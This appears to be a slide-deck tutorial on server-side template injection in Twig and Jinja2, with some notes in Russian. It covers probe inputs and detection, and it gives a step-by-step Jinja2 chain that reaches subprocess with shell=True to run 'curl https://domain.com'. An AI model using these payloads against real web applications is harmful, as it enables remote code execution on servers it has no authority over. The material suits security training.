


# Server-side template injection

# wtf is SSTI?


**Template engine - software for generating html pages from templates**

**Template - a file with html and special markers for engine job**



# wtf is SSTI?

So, SSTI is a result of incorrect user data processing in template engine job



# Quick SSTI summary

- can sometimes be confused with XSS
- more dangerous than XSS because it could directly follow to RCE

# Simple example

**Application receives a parameter from the user's input**

```
$output = $twig->render($_GET['custom_email'], array("data" => $user.data) );
```

# Simple example

**In this case we can control content of template. So....**

Input: `custom_email={{7*7}}`  
Output: 49

Input: `custom_email={{self}}`  
Output: Object of class  
`__TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5` could not be converted to string

# wtf is going on?

Following the output data we see sandbox code execution

And sometimes user can escape from the sandbox



# Why is it possible?

**Developers give possibility to users to change/customize template**

**Developers use the input data directly in templates without filtration**



# How to define it?

**The first case - user input is put directly inside the template expression**

```
$output = $twig->render($_GET['hello_message'], array("data" =>
$user.data) );
```

Input: hello\_message=ALOHA  
Output: ALOHA

Input: hello\_message=ALOHA  $\{7*7\}$   
Output: ALOHA 49

# How to define it?

**The second case - user input is put inside the template expression as a variable**


Input: `greeting=user_name`  
Output: `Hello user8800`

Input: `greeting=user_name<tag>`  
Output: `Hello`

Input: `greeting=user_name}}<tag>`  
Output: `Hello user8800 <tag>`

# How to identify it?

Like that (thanks portswigger)



# How to exploit it?

Google for chains or smoke documentation

Check firstly:

- Basic syntax
- Security considerations
- List of built in functions, methods, variables, etc.
- List of extensions/plugins that could be enabled by default



# How to exploit it?

## Main tools:

- Hands !!!!!!!
- BurpSuite
- tplmap

# SSTI to RCE example

Config: flask+jinja2

Example of chain:

```
{{config.items()[4][1].__class__.__mro__[2].__subclasses__()  
[230](["%22curl%20https://domain.com%22"],shell=True)}}
```

# SSTI to RCE example

Step 1

Example of chain:

```
{{config.items()[4][1]}}
```

`config.items()[4][1].__class__` - вытаскивает объект типа строка

# SSTI to RCE example

## Step 2

Example of chain:

```
{{config.items()[4][1].__mro__[2].__subclasses__()}}
```

`.__mro__[2].__subclasses__()` -

показывает родителей, из которых мы выбираем тип «объект» и смотрим какие доступные классы унаследованы от этого типа



# SSTI to RCE example

## Step 3

Example of chain:

```
{{config.items()[4][1].__class__.__mro__[2].__subclasses__()  
[230](["%22curl%20https://domain.com%22"],shell=True)}}
```

**[230](["%22touch%20a.txt%22"],shell=True)** - выбираем нужный нам класс по индексу и передаем ему аргументы

# How to exploit it?

## Main tools:

- Hands !!!!!!!!
- BurpSuite
- tplmap

**Let's train!**